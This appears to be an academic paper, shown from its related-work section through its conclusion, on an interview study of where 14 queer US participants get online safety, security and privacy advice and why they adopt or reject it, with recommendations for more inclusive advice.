Advice evaluation. Providing security education to users has often been a takeaway from user studies on people's security concerns and practices, especially for marginalized groups [94, 31]. Researchers have said that good security advice should be *effective, actionable,* and *understandable* [89, 90]. Yet, general security advice online is often inactionable, whether due to the cost-benefit trade-off not being worth it [62, 43], too much advice existing with no prioritization [89, 20], or that "the right advice might change over time with the attack landscape, new technology, and experience" [90]. And security experts and non-experts have differing opinions on what "good" advice is [66].

Sources of advice. Redmiles et al. found that people often turned to their IT or computer science family and friends for security advice, but people with higher socioeconomic status and technical skill tend to take more advice from the workplace rather than from friends and family [87]. Rader et al. pointed out that informal stories between friends and family about security incidents are useful to learning about security behaviors and changing mental models [85].

Advice for specific populations. The safety priorities and contexts of queer individuals may be different from the general population, and therefore warrant different advice, as "people from different under-served groups may have profoundly different needs and challenges for security and privacy" [106]. Even amongst queer individuals, queer life experiences and concerns can be very different [97]. Security advice exists specifically for women [24], gay online dating [4], queer individuals using Instagram [8], and Black Lives Matter protesters [103] to name a few examples. The Reconfigure Network organized security community workshops and found that contrary to popular cybersecurity narratives that users are uninterested in security, their participants demonstrated care and thoughtfulness in both their own and communal privacy practices, and their practices are shaped by privilege and oppression [14]. We follow Reconfigure's epistemological approach (feminist standpoint theory) of looking to users as experts in their own lives, rather than relying on threat models and advice developed by traditional security experts.

3 Methodology

To answer our research questions, we conducted semi-structured qualitative interviews with queer individuals who use social media, dating apps, or apps for sexting. We asked participants what online safety advice they have given and received, as well as their thought processes behind adopting or rejecting advice. We also collated online documents of queer safety advice as prompts and asked participants how they felt about certain advice relevant to their online activities.

3.1 Interview Protocol

We developed an interview script to ask questions about:

Race		Highest Level of School		Household Income		Age	
White	9	Some college credit, no degree	5	Under $20,000	3	18-24 years old	3
Black	4	Associate degree	2	20,001–40,000	4	25-34 years old	4
Asian	2	Bachelor's degree	5	40,001–60,000	2	35-44 years old	3
Latino	1	Master's or other graduate degree	5	60,001–80,000	1	45-54 years old	2
Native American	1			$100,001 or over	2	65-74 years old	2

Table 1: Participant demographics. We report these in aggregate for our set of 14 participants for participant anonymity. Participants sometimes answered more than one option (e.g., race).

P	Gender	Orientation
1	non-binary	bi
2	woman of trans experience	bi
3	female	pansexual
4	transgender man	gay
5	non-binary	demisexual
6	trans girl	mostly sapphic
7	gender non-conforming	queer
8	non-binary	queer
9	cis woman	queer/bisexual
10	male	homosexual, queer
11	cis male	gay
12	female	lesbian
13	transgender	queer
14	female	lesbian

Table 2: Participants self-reported their gender and sexual orientation.

1. What concerns have participants had about online security / safety / privacy related to queerness? Related to other aspects of their identity? Why do they have these concerns?
2. Have participants ever changed their behaviors to deal with these concerns? How or where did they learn to change their behaviors? Have behavior changes ever failed to solve the problem?
3. Have participants given online safety / security / privacy advice to others?
4. What online advice have participants seen but decided was not for them?
5. If people are unconcerned about online safety / security / privacy, what are they resigned to?

The full interview protocol can be found in Appendix 9.1.

Advice Prompts. We also gathered queer safety advice available online as prompts for participants to think about behaviors related to concerns they had (Appendix 9.2). These prompts were collated from ten pages of online search results for "lgbtq online safety advice". Our goal wasn't to systematically evaluate advice: instead it was to probe participants about what it would be like adopting behavior they had either never thought of or didn't have in recent memory. Therefore, not all participants were asked about the same advice, because it wasn't always relevant to them. Some prompt examples include "use 2-factor authentication" and "on a first date, don't meet at home."

Procedure. Interviews were conducted remotely either by phone or by video conferencing program, depending on participant choice. They ranged from 45 to 90 minutes. Participants were compensated with a $30 gift card. Calls were recorded with participant consent. Only audio data was saved; all video was deleted after the interview.

Interviews were transcribed by two researchers to avoid third-party access to interview data, and were anonymized in the transcription process. Quotes used in this paper are paraphrased for clarity and further anonymity.

Ethics. Due to the potentially harmful memories our interview questions could bring up, we took care to follow best practices from trauma-aware research. We emphasized to participants that they could skip any question and end the interview at any time and still receive compensation. The interviewer listened without judgement and offered participants time to take a moment if needed following a sensitive disclosure. The interviewer also had the Trevor Project hotline number available in case a participant needed to be directed to a counselor (though no participant used the number). We also followed best practices to ethically conduct research with marginalized populations [105], including providing fair compensation and sending the research output (e.g., the paper) to participants after publication. Our study was approved by the University of Washington IRB.

3.2 Participants

We recruited 14 queer participants diverse across age, race, disability, and economic and educational status (Table 1). We determined saturation at 14 participants after no new higher-level themes emerged from the data

and at which point we no longer needed to refine themes after subsequent interviews. Their self-reported gender and sexuality are in Table 2. Participants were recruited through flyers around a major city in the U.S., as well as through postings in queer listservs and other online communities. We also collected demographic information on community type since prior research has shown that queer folks in rural environments face unique concerns [50]. Ten participants live in urban areas, three in suburban areas, and one in a rural area.

3.3 Data Analysis

We conducted thematic analysis on the transcripts, using primarily inductive coding [26]. First, two independent coders familiarized themselves with all transcripts [25]. Then they independently coded four interviews before discussing code choices and agreeing on an intermediate codebook. During the discussion process, they began deductively coding using threat modeling as a framework to include threats and mitigation behaviors as lower-level codes, to be integrated into higher-level themes. They doubled-coded eight more interviews, stopping every two interviews to discuss changes to the codes and higher level themes, until consensus was reached. All transcripts were recoded as necessary. One coder coded the final two interviews.

Inter-rater reliability (IRR) was not calculated because our research goal is the richness and nuance of different experiences, not counts of how often a theme occurred, and because we double-coded and reached consensus on nearly all transcripts [78].

3.4 Author Positionality

Our work is undergirded by feminist standpoint theory, which calls for an understanding that social knowledge and experiences are situated in a specific context [56, 95]. Therefore, we emphasize that the narrative of our results is influenced by our own perspectives and backgrounds. Some authors identify as queer or non-binary and others identify as straight and cis. The authors are either East Asian or white. From an intersectional framework, we recognize that some of us are marginalized across some axes of identity and not others, and that our identities do not fully reflect those of our participants.

4 Results

To provide context for our results, we begin by briefly summarizing key points from participants' threat models. Participants mentioned concerns around homophobic and/or transphobic workplaces, government actors, online strangers, corporations, friends, and family. Some participants were also concerned about harassment from within queer communities. Threats and concerns included, but are not limited to, deadnaming (use of a trans or non-binary person's former name without their consent), transphobic and homophobic harassment, doxxing, losing one's job for being queer, and physical violence.

We now dive into our core research questions, detailing where participants found online safety, security, or privacy information for these threats, their barriers to finding useful advice, and how identity played a role in their advice evaluation.

4.1 Advice Sources

Our participants named a variety of sources from which they either learned something accidentally or they intentionally looked for advice. Purposefully looking for advice was sometimes motivated by a security incident the participant or someone they knew had.

4.1.1 Asking community

Friends and family. Echoing previous work [85, 88], our participants turned to friends and family for safety advice. Some people like P14 mentioned turning to someone in their life who knows tech-related things, in her case her son, who works in IT, for a question on Facebook bans. P1's friends turned to P1 for social media privacy questions because they have a computer security job, even though it is unrelated to social media. Rather than purposely turning to a loved one, P9 learned privacy advice from her partner incidentally. He brought up in casual conversation,

> 'I read online that TikTok is doing such and such things.' I was like that's probably true. But it is a very fun dumb app, so I am going to continue using it.

On the other hand, P11 (cis man, gay) for example, asked a friend with a shared threat model—rather than specific technical expertise—for advice:

> You know, a lot of her concerns [around dating] as a female...I've also learned and realize that this could also be valuable to me as...a queer male.

Queer community. Other participants specifically asked those with whom they shared their queer identity for advice, either because they felt—like P11 with his female friend—that they had a shared identity-based harm or because they had a queer-specific concern. They turned either to their informal queer friend groups or formal queer support groups. For example, at a get-together with

queer friends, P13 gave advice to a friend who wanted to put their "full authentic self" online. Other attendees at the get-together also shared their differing opinions on whether to be more private or public online, creating what P13 described as "kind of a round [table] barbecue."

When P4 (trans man, gay) found a coworker on Grindr and realized they were accidentally outed to each other, and became concerned his workplace would find out, he turned to his trans men support group to hear their experiences and advice on what to do next. As P4 puts it, "It wasn't like we had a leader, but we all just sort of compared notes about what we were doing." Having a group of people to talk to let participants hear about different experiences so they could make an informed decision on what to do next.

For P14 and P12, their Facebook lesbian or LGBTQ+ support groups experienced harassment themselves, and they would turn to in-group members for help.

P6 incidentally came across privacy advice from her queer community, rather than purposely seeking out advice. P6 frequents Twitter and follows other trans and autistic people, some who are very security and privacy conscious. She learned about how to change what gender Twitter assumed she was after seeing a viral tweet about it on her Twitter feed.

Benefit of asking community: emotional support. Getting advice sometimes came with emotional support, which was more common when people sought advice from their trusted community. And it may be especially important right after a harmful event. For example, P12 turned to her queer cousin after getting cyberbullied for posting LGBTQ+ related topics on social media. She described reaching out to her queer cousin as,

> really beneficial. Yeah, I took [the advice] into consideration because I felt I had someone that really cared about me and that really accepted me for who I was.

P14 also took physical privacy advice from his queer community on Tumblr, which previously helped him process and validate his coming out experience with his family. Emotional support helped build trust and gave P14 a place to turn to for future concerns.

When P8 provided advice to an older woman who was worried about sharing a Zoom link publicly, they also worked to calm her fears. P8 said,

> I got this whole Boomer crew that are like, maybe you can teach us [how to Zoom screen share] sometime...And so those are the people who I am both their cheerleader and acknowledge that their fears might have some foundation. To be cautious, but also to embolden them.

Safety concerns and behaviors were tied to emotions, so receiving and providing emotional support was helpful for these participants. P8 stressed the comforting aspect:

> I don't push. I don't push as a practitioner [with] whatever I'm doing with my [yoga] clients, whether it's this kind of [safety concern] conversation or the actual meat of my services. I have to acknowledge where they are.

4.1.2 Learned through vocation or school

For P7, online security was often discussed not just in her home, but also at school or work:

> We literally have to watch like these presentations every year on 'this is why you need to change your password and confidentiality' and blah blah and just keeping unauthorized access at a low.

Redmiles et al. also noted the workplace as a source of digital security advice "in the form of newsletters, IT emails, or required trainings" [88].

P7 learned to change their passwords at least once a year, something they continue to do today, from their high school media technology class. They received a hard drive to save their art and was told to "put your personal password on there to protect it because it's no one else's fault if any of your stuff gets erased." This notion of personal responsibility and concern over art theft, which happened to their friends and almost happened to them, cemented this security behavior. P14, a former teacher, taught her students about how sharing on social media isn't always private: "If you wouldn't want a potential employer to see it in 10 years, you shouldn't be writing it now." And P6 learned about cat-fishing (someone being deceptive in their online dating profile) through a film at her autistic education program.

4.1.3 Searching the web or platform settings

For questions about specific settings, actions, or programs, where the participant already knew the term for what they were looking for, some participants turned to an Internet search engine.

For example, P5 did extensive research on what VPN to use based on their requirement that it not sell their data to third parties. And for advice on dating security and privacy for young women, P3 turned to a YouTube channel run by someone who was previously in an abusive relationship.

P1 was looking for how to change a specific Facebook setting, but only found outdated information that did not apply to their Android phone. P12 looked up how to

Barriers to Finding/Adopting Advice
No language for it
Solution not online
Advice would interfere with income
Advice would interfere with relationships
Distrust in source
Advice out-of-date
Sense of futility

Table 3: Participants mentioned different reasons for not adopting advice.

block someone on Facebook, and someone directed P14 to search Facebook's website for how to block someone, but P14 did not find the site information as helpful as instructions from her friend, who had to block the same person harassing their lesbian Facebook Group.

P8, P11, and P13 mentioned not knowing what language to use to search for certain safety-related information, which will be discussed more below in Section 4.2.1.

4.2 Barriers to Finding and Following Advice

We detail difficulties participants encountered to finding security, safety, and privacy information, as listed in Table 3. While inconvenience was sometimes cited as the reason that advice did not work (as in prior work [62, 88]), our participants faced additional trade-offs as well.

4.2.1 No language for it

P8 and P11 both stated they did not know how to phrase their safety questions to search online, with P8 saying that after having someone duplicate their Instagram account to scam others, "I wouldn't know how to even begin formulating the questions. I'm not even sure what my question would be." During the interview, they said they might search "How do I protect myself?" And P13 said he was not aware that safety advice specifically for queer folks is something that could be found on the Internet.

We note that P8 is in their 40s and started using the Internet in the 90s, P11 is in his 20s, and P13 is in his 60s. Youth and being introduced to the Internet at a young age do not necessarily translate to broad Internet expertise and skills [57].

Some of our participants did bring safety knowledge from one platform to another, but this tended to be analogous experiences of learning to block users on, for example, MySpace and transferring that knowledge to Facebook (P2), or knowledge of Telnet and SMTP's lack of encryption to leading to skepticism of contemporary Internet traffic (P10).

4.2.2 Solution could not be found online

There were a few questions participants had that they could not find answers to. P14 was not sure how a troll's account was still able to harass her on Facebook after she blocked the account. P5 could not find any authoritative source on whether "don't let children talk to adults on the Internet" is reasonable advice (P5 disagreed with this advice because they thought then only predators would talk with children online). P3 tried to learn how to block plastic-surgery related tags which triggered her anxiety on TikTok, but found the app does not have that functionality. And finally, P4 could not find a way to force people to untag his pre-transition photos.

4.2.3 Advice would interfere with material livelihood

As we discuss more below, people's identities are multifaceted. As a result, identity-specific advice to be more cautious online sometimes interferes with their other goals and/or other parts of their identities: for example, participants who also relied on social media for work and income.

For example, P4, a writer, made his Facebook account private after a friend had their social media account duplicated. Eventually, he made his account public again:

> [A friend would say] 'It's such a great post, I want to share it,' and I'm a writer, and so I'd be like yeah I wrote this this long thing that I would love for you to share but you can't....It's not that I'm trying to get exposure on my personal profiles, but I'd like to get my name out there and that was counter-intuitive.

P8, who had their Instagram business account duplicated by a scammer, also did not like the advice to make their account private because doing so would harm their business. P10 mentioned giving advice to a friend who is an event promoter, who was trying to deal with unsolicited messages on his promoter social media page. While P10 suggested to make a separate personal page, his friend did not take this advice, which P10 mused was because, "I guess when you do promotions in the gay world, everyone is your friend." One could see the reverse as well, that every friend is a potential event attendee. These examples illustrate how social media use is sometimes tied to income, and ultimately, financial well-being, which limits people's options for dealing with privacy concerns.

4.2.4 Advice would interfere with joy and relationships

Aside from convenience, participants also noted trade-offs of losing human connection and joy as reasons to not adopt certain security or privacy measures, showing the role emotion plays around security concerns [85], as well as in decision-making in general [30]. Participants who were concerned about harassment on social media or threats from online dating considered the trade-off of using more cautious safety behaviors versus missing potential connection with others.

P14, although she had experienced trolls harassing her on Facebook, did not like the idea of making her account private because having a public account allowed her to meet new people: "It was good to be open to new people in a safe way."

Other participants also considered romantic and sexual connections in their decisions. P3 stated that while she found "don't show your face in sexts" to be reasonable advice, she did not follow it for "vanity reasons". P2, a trans woman, is concerned about being vulnerable to a trans or gay panic defense, where someone can excuse assault or murder by blaming the victim's gender identity or sexual orientation for the assailant's actions [7].

At the same time, P2, who is in her 50s, transitioned and made a lot of life changes in the past couple years, and so will "swing for the fences....I'm just gonna try to live before I die....and make up for lost time." For her, that means dating as much as possible. While she does take precautions for her physical safety by deciding to disclose in her online profile that she is trans and tell a friend if she will meet someone, she is "apprehensive of this in terms of communications through social media. I'm expecting a lot of transphobia."

These examples indicate how while folks value their personal safety, they also value joy and connections in their life. Advice and online safety options for queer folks ideally would not decrease their opportunities to have positive relationships with others, particularly since queer stigma already decreases access to relationships. And as other research notes, there are benefits to visibility for queer folks [28].

4.2.5 Distrust in advice source

Some participants mentioned they would not turn to a source or did not trust the advice they saw there. Reasons included that they didn't want to be sold something (echoing [88]), or they didn't trust the source given how the source's interests differed from their users.

For example, P5, when looking for a VPN that did not sell data to third-parties, searched the web for guides that were not trying to market VPNs to them. They ended up relying on a guide created by what they considered a reputable source, like Wired or Technology Review.

P8 expressed a similar sentiment when explaining why they did not search the Internet for what to do after their Instagram account got duplicated: "I think I'm also fearful that I'd be sold something. I have that experience, and I didn't buy anything and nothing bad happened."

Some participants turned to platforms themselves for information on how to manage their privacy or safety. But they did not always trust that the platform would prioritize user interests over their own. P11 stated about Reddit,

> ...there's some mistrust that I have with some of these platforms where I'm like...do they actually want anonymity? Or do they actually want people to be...moving in this direction where like you have a profile and like, they can personalize things for you right? There's more gain for the business, I think, to do that, than there necessarily could be for me.

4.2.6 Advice becoming out-of-date

Some participants had difficulty using the Internet to find up-to-date security information. P1 tried to find how to change a Facebook privacy setting, but could not find updated advice that worked for their new version of Android OS. When searching for how to make his Facebook more secure, P4 found it helpful that the guide he found had additional user comments

> saying like this is outdated. They don't do this anymore. Or, that's not how that technology works, like almost fact checking the people and saying, you know, this little thing you said was inaccurate or...yes thank you so much, you've helped me.

As P3 and Reeder et al. noted, technology constantly changes, so solutions and threats can also change [90].

4.2.7 Sense of futility in adopting behaviors

Finally, a general barrier we observed to adopting advice was a sense of futility, that any actions a person might take would not address the issue they were concerned about.

For example, after their friend got doxxed, P1 (both of them activists) searched for privacy-enhancing behaviors, while their friend thought, "Well, it's all out there now. There's not much I can do". P9 was also concerned about having worse backlash if she tries to take action, like asking a site to take down her personally identifiable information, citing the "Streisand effect": "the phenomenon whereby the attempt to suppress something

only brings more attention or notoriety to it." [11]. This discouraged her from looking for recourse.

Referencing their identities, P2 and P6 both expressed an acceptance that their engaging in social media or online dating is always going to come with some threat of transphobic people, even with their mitigating behaviors. P6, who never uses the word TERF (trans-exclusionary radical feminist) on Twitter so that transphobes don't find her tweet and harass her, notes that one of her tweets did go viral once which led to some exposure to harassers.

> [Some people,] anytime they see trans people existing online they decide to harass them when they show up on their feed....anytime you get to a big enough reach with a tweet, it's kind of inevitable that some shitty people will see it and want to be shitty at you.

P2 gave up trying to report harassers on Facebook, because:

> It seems like people can catch a ban for something, just for calling someone a bigot for example. But if you actually try to report a transphobic comment, they're not going to care.

She instead only blocks people on Facebook (whereas on Twitter she will both block people and report people for transphobia). Similarly, P14 distrusted Facebook for banning her for using a term for underwear, but not banning a poster for homophobic content. This compounded with her distrust when she had blocked a homophobic harasser, but the harasser came back. She blamed Facebook for blocking not working (whether harasser made a second account or got around the block or ban remains unclear).

Our participants are not alone in their sense of futility. Indeed, Hoffman et al. propose that this world view is actually very rational: "privacy cynicism" is a coping mechanism for Internet users dealing with institution-level, often insurmountable, threats [65]. This coping mechanism may also extend to culture-based threats [22], given, as our participants described, that there are many transphobic and homophobic users online, and moderation policies do not always adequately address this. Our participants did react to threats from their immediate social environment, e.g., cyberbullying, which Hoffman et al. notes is where fatalism is least strong. We discuss the necessity of moving responsibility of safety from vulnerable individuals to powerful institutions in Section 5.2.2.

4.3 Identity

While most participants mentioned safety concerns related to their sexual orientation or gender, they also had overlapping and non-overlapping concerns related to other aspects of their identity, such as their race or age. We discuss how these different facets, including gender more in-depth, impact what advice participants seek based on their threats, and impact their perceptions of advice.

Transitioning. Transitioning is the process where one changes one's gender presentation to match one's internal sense of identity. Transitioning while on social media can lead to both stress and support [52], and can result in shifting threat models and security needs.

For P4, who didn't want to publicly transition on Facebook during early 2010s, the process led him to search how to force people to untag him from old pre-transition photos.

> There was either no information or there was no way to do it. So, some of that stuff still exists because those people either no longer use Facebook, or just didn't do it....I wish there had been like here's a step by step guide of how to clean up your social media without deleting your entire account and restarting it. Most places I searched would say just start over.

This reflects prior work indicating that transitioning users either try to remove old photos or change visibility of those photos on Facebook [53].

P1 also experienced this difficulty of trying to get others to untag their old photos. For P5 (non-binary), transitioning and getting top surgery led to them getting less unsolicited messages, as they no longer presented or were perceived as femme.

Parental Responsibility. After P2 transitioned, she took certain actions to protect her son from transphobic harm, reflecting other queer parents considering their children's privacy [23]. She doesn't bring up her son's name online because:

> I just don't want [a] transphobe [to] somehow infiltrate my [Facebook] friends list and then track him down and cause him harm. I don't put the name of the school or anything like that....I would [also] try to make sure I didn't have any identifying information in the background of the [school] photo for example so that they can figure out where it is....That's probably my biggest fear right now, that my son will get bullied or worse, or otherwise, or hurt because of me.

Age. P8 (non-binary, 45-54) also discussed getting unsolicited sexual messages and accepting that risk as part

of navigating the world while feminine-presenting. She added though, "the older I get the more invisible I am."

For P14 (65-74), aging was an accumulation of stressful discrimination, because of her mobility impairment, religion, and sexuality. She did not want to take the time to learn how to make her church's page private after receiving homophobic harassment because, "When you get old enough and lesbian enough, then you try to deal with that kind of stressful stuff as fast as possible and move on."

Gender. Women are more likely to receive online sexual harassment and stalking than men [100]. We previously detailed how some of our participants, when interpreted as femme, received unsolicited messages. And P3, a cis woman, stated she found it harder to find dating safety advice for queer women than for gay men. Future research should study the quantity and quality of advice that is available to queer sub-communities.

Race. Race also affected how people felt about their risks moving through the world, as described above. P9 stated, "I'm a white person, so I've never been afraid of being a white person on the Internet."

P11 was concerned about dating for both his Asian friend and himself, due to the risk of being stereotyped as submissive and someone aggressive attempting to take advantage of them.

> I think being an Asian man that is queer, there's also these fears of being objectified or sexualized and perceived as being submissive.

He also ruminated on his identity and how that might affect how he perceives online dating advice: "It does feel really fear-based and fear-driven, you know, which I think like in Asian culture can be a big thing."

Relationship with the state. Race also impacted opinions on advice related to the police. When asked whether they found the advice of having a police app (an app that will instantly dial the police with the user's location) handy during a date, P10 (biracial, Black and white) said he would never use it because he's been racially profiled in a gay neighborhood. He stated,

> "The police start questioning me about where do I live, am I homeless....[This incident] really ticked me off because, I'm gay, it's the [gay neighborhood], that's supposed to be my community."

P5 (non-binary, autistic) also did not like the advice, citing previous incidents of police acting violently towards queer and/or autistic individuals. P11 stated it could be useful to someone to give them a sense of security, but he would never call the police on a date. P4 (gay, cis man) didn't trust the police to show up and doing anything, because they ignored his friend getting beat up by a hook-up since the friend and hook-up were both men. He said he trusts friends more, similar to P2. Different aspects of their identities affected participant's relationship with the state and with the utility of the police app advice.

Harms within queer communities. Many participants had queer friends they trusted and could turn to, but this coexists with the reality that queer individuals can also harm other queer individuals. Scheuerman et al. found that transgender folks can experience harm online from both outsiders and insiders of a queer community [92].

Examples of peer-to-peer harms included invalidating a specific identity (e.g., bisexuality [104] or non-binary) within a queer space. P5 mentioned that one time they disagreed in a Twitter thread about how to use pronouns.

> I got shouted down by another queer person....I try to stay away from people who are yelling at other queer people.

Advice should specify if the threat model is potential harms from within a community itself or from outside.

5 Discussion and Future Work

We review the implications of our findings for the development of security advice, for security research more broadly, and areas of investigation for future research.

5.1 Takeaways for Better, Inclusive Safety and Security Advice

Here we provide takeaways for how advice can be improved for queer and non-queer folks, both for communicating advice through conversation, or through written documents that contain advice.

5.1.1 Accept there is no one-size-fits all advice

While mitigations can transfer to other contexts, there is not always a universal solution to a threat because people have different values and circumstances in life [39], as well as different threat models. While some behaviors were common and discussed positively (like blocking people who were causing harm), participants differed on other points such as whether to make social media accounts private. Some of our participants did so to avoid information leakage, and others did not because they needed or wanted social exposure. A behavior option that impairs joy or financial stability is not a fair choice.

Specificity is better than consistency. While Reeder et al. noted that it is an issue when advice is inconsistent across multiple sources [90], we suggest that consistency is not, perhaps the most important goal. Instead, specificity—as we describe approaches below—may better enable people to have autonomy in evaluating what advice is most appropriate for their individual situation. Wade et al. also noted this issue of not including validation or reasoning in BLM protestor advice [103]. Furthermore, Reeder et al. noted technology and other factors change over time, so efforts to create fully consistent advice may find themselves quickly outdated [90].

Provide explanations. To achieve specificity, documents should explain the reasoning behind advice, mirroring how in-person questions allow follow-up questions, for example. Providing reasoning can, however, conflict with another prior recommendation for the creation of security advice: *concision*. Our results suggest that concise advice may also not be ideal. P4 and P5 both mentioned researching articles to find the advice they were looking for, and the detailed explanations of how technology could be used increased their trust in the article. And P9, when prompted with the advice "Use a private account," asked for an explanation of why one should do that before she could say it was good advice or not. As Berdan writes about security advice for journalists, "good advice is rarely a punchy soundbite" [20].

While adding "hows" and "whys" will lengthen documents, advice could be shortened by focusing on a specific threat to mitigate. For example, rather than writing a general online safety advice list for queer folks, a document could focus on a specific platform (e.g. Grindr [4], Instagram [8]), activity (e.g. transitioning, activism), or threat (e.g., being outed to family and friends, community in-fighting, extortion scams on queer dating apps [6]). Advice could be tailored towards platform novices or platform experts, especially given prior work suggesting differences in protective behavior amongst those with different levels of digital skill [58, 32].

5.1.2 Share emotional and communal support with advice

Communication research has pointed out that advice preceded by emotional support was considered higher quality [44]. Security clinic professionals provide emotional support as part-and-parcel of their service [101], which is necessary for clients facing intimate partner violence [102]. In community security workshops, relieving anxiety and making sure participants feel in control of their lives is an important part of the security teaching/learning process [14]. While our work cannot discern whether or not participants were more likely to accept advice when it came with emotional support, several of our participants did seek it out, and P12 spoke positively when the friend she turned to after a cyber-bullying incident provided it.

Further, P4 discussed how his trans men support group would "compare notes about what we were doing" when providing advice. He was looking for information on whether to delete his old account prior to his transition or to just untag all photos, and people in his group described their experience doing different things before P4 made his decision. (He opted to untag photos so he wouldn't get questions about why his Facebook account was so new.) Thus, his group was engaged in collaborative advice giving, perhaps leading to group members feeling less alone in their struggles.

Support security workshops and existing support groups. Given how our results indicate the benefit of support groups as a space to ask questions and share experiences, as well as provide emotional support, safety advice may be better discussed in a group setting. As Slupska et al. writes, "Cybersecurity is more effective when it is communal...Discuss[ing] online threats and mitigations with members of a community makes it easier and less intimidating to take action."

This can look like security researchers hosting community workshops, e.g., CryptoHarlem [3], Reconfigure Network, and PEN America [12]. It could also look like security researchers providing resources for existing queer support groups in some fashion. These cybersecurity advocates need to have "people skills", empathy, and respect for user capabilities in order to establish trusting relationships and empower users to believe in their own abilities [54, 55].

Research with other stigmatized groups have also shown the importance of online discussion forums and communities for developing and distributing risk mitigation strategies, such as sex workers [21]. For online settings, creating affordances for collaborative discussion and feedback on advice documents may create better buy-in, sense of emotional support, and ability to archive out-of-date advice. Regardless of the format, it is important that the advice-giver listens to the individual's needs as they are experts in their own lives [14, 95].

5.1.3 Communicate credibility

As prior advice research [89], credibility research [80], and our results show, participants distrusted sites that seemed to market a product. Credible advice should not look like it is selling something. Future work should look at what degree of marketing content that credibility drops off, e.g., a social media site with poor reputation versus a blog with some advertisements.

Also, some participants distrusted privacy instructions on platform sites, since they consider platforms to pri-

oritize business interests over user harm. Therefore it is important for third parties, like the Electronic Frontier Foundation [10], to continue writing advice and instructions on controlling security and privacy settings. At the same time, platforms should still provide instructions for security settings as well, given that participants chose to look there.

5.2 Takeaways for Security Research

5.2.1 Incorporating intersectionality in security research

Our findings with our diverse participants underscore an intersectional understanding of power and threats, which we argue should be considered systematically when threat modeling. Some intersectionality themes relevant to social factors security research include:

1. Someone marginalized across multiple identities may not have the same agency to reduce harm as someone marginalized across one identity [37].

2. Members of one marginalized group can harm another marginalized group. As Collins writes, "Depending on the context, an individual may be an oppressor, a member of an oppressed group, or simultaneously oppressor and oppressed" [63].

3. Oppression (and harm) can come from interpersonal connections, culture, disciplinary structures, or institutions [22], and an individual under threat in one relationship might have agency in a different relationship.

As the security field continues to research specific populations, an intersectional approach will be useful to understand how the threats within one population may differ. Recruiting a diverse set of queer participants was important for us to illustrate how people often had concerns related to multiple axes of identity, e.g., being Asian American and gay. For some, concerns related to another identity were prioritized over their queerness in the moment of the interview. These examples show how in different contexts, one axis of oppression might be more relevant than others, and threat modeling for someone should explore these priorities. We argue that differences are just as important to study and design for as generalities, since there is no universal technology user [35].

These intersectional identities also affected what advice would work or participants could afford to adopt: P8 was not able to make their business Instagram profile private after being harassed due to potential loss of customers, and multiple participants did not trust reporting homophobic and transphobic posts to Facebook because they have seen such posts remain up. The power difference between the individual and adversary affects one's sense of agency in controlling one's safety. Making power imbalances explicit in threat modeling is important to understanding what mitigations an individual is capable of, and when structural changes are necessary.

While this framework surfaces how the queer experience is not a monolith, it also reveals when harm mitigations are transferable to others (which Wang also mentions as a motivation to pursue inclusive security and privacy [106]). For example, Nova et al. recommends that online platforms design group-level blocking functionality, as people of the queer Hijra identity from Bangladesh are "significantly influenced by their group dynamics and largely dependent on the sharing of information within communities" [81]. P14 had difficulty learning to block a harasser in her elder lesbian Facebook group, and could benefit from this affordance. Reichel also notes that low-income South African mobile users rely on blocking rather than Facebook settings for privacy protection [91]. Future work could explore when similar effects of marginalization across different groups can lead to similar threat models, as well as when affordances are common enough across platforms (e.g., blocking) that it can be recommended generally.

5.2.2 Limitations of security advice as personal responsibility

While improving security advice for queer individuals is important, advice as a solution for harms is limited because it places an overwhelming responsibility on an individual [74, 95]. Individual behaviors will not always work because a) the problems folks face may involve other people (e.g., networked privacy [74]), and b) when institutions are the threat, individuals don't have equal resources and power.

Prior research notes that managing security and privacy can be a communal goal [81, 60, 107], and that because privacy is networked, one person's disclosure decisions inevitably affect their entire social circle [75, 74]. And as mentioned earlier, some of P2's privacy behaviors around her being transgender is to protect her son. Advice can be formulated with a community in mind, such as Pen America's online harassment guide for witnesses and allies [12].

Individual or communal advice also has limits when threats are powerful institutions, such as corporations or governments, or culture (e.g., transphobia). The futility some of our participants experienced around online harms are clearer with this context, and moving responsibility of safety to those in power would better address certain threats. Research on problematic content in ads [108], privacy policy unreadability [77], sex worker safety [19], prisoner surveillance [82], undocumented

immigrant surveillance [51], to name a few contexts, all recommend government or platform policy changes to best protect their target users. We support and contribute research to improve safety advice, while also pointing out the necessity of structural changes to make queer lives safer (e.g., banning gay/trans panic defense [7], communal blocking on platforms [1]).

5.3 Future Work

Our work focuses on queer folks in the U.S., but there are other contexts security advice can be analyzed through other than by community or population. Pierce et al. outlined spectrums of security toolkit traits: some toolkits were designed to be used before an incident (preventative) or after (provoked responses), and some were designed to be done once or done regularly (security hygiene) [83]. Future research could look into how security advice meant for regular checkups might work better as a concise checkbox list, particularly for those already familiar with security behaviors, while something communicated after an incident may require more tact and emotional support.

For support groups, we raise the question of when "technical" experts are needed, and what kind of expertise is lacking. If experts are integrated into a group, how do you train an expert to ensure they are suited for their outsider role? Future research can explore collaborating with online support groups to understand how advice gets adopted, as online support groups have been known to provide advice and emotional support for specific communities [15, 76, 18]. Finally, it remains an open question whether seeing conflicting advice lowers users' trust in an advice source.

While we used threat modeling to help organize our results, we did not follow particular information-seeking theories. Health research has differently modeled seeking safety information related to risk, e.g., diseases or natural disasters [29]. Future advice research could incorporate theory outside security, e.g., the planned risk information seeking model [67].

Finally, we ask when is it better to study a specific threat model or platform versus a specific identity when it comes to designing for harm mitigation or educating for harm mitigation.

6 Limitations

This research scratches the surface of queer-intersecting identities that lead to other vulnerabilities (e.g. LGBTQ+ refugees [17], sex workers [72], HIV positive folks [70], victims of intimate partner violence [42], activists [69], and parents [23] as a non-exhaustive list) or different contexts (non-U.S. cultures and nationalities [17, 81]). We provide a foundation for security researchers to think intersectionally when threat modeling and addressing harms when multiple identities play a role in risk.

Our work faces limitations common to qualitative work: we cannot evaluate the popularity of a source or test statistical significance of identity factors on decision-making. We leave this to future work.

We believe our general insights into traits of good advice is transferrable to other contexts [59], but future research is needed to understand when and where specific advice (e.g., "use a private account") works best. Our work also focuses on queer folks generally, including both cisgender and transgender individuals. As noted earlier, transgender individuals face specific vulnerabilities [69], and advice research with transgender folks specifically is also needed.

7 Conclusion

We studied where LGBTQ+ folks in the U.S. turn to for safety, security, and privacy advice because this population faces unique threats from their families, communities, and the state due to homophobia and transphobia. Through qualitative interviews with 14 diverse queer individuals, we found participants turned to queer support groups, whom they trusted and often shared threat models with, for help, in addition to other sources listed in prior security advice work. Participants cited loss of business or joy of connecting with others as reasons to not adopt advice, in addition to inconvenience.

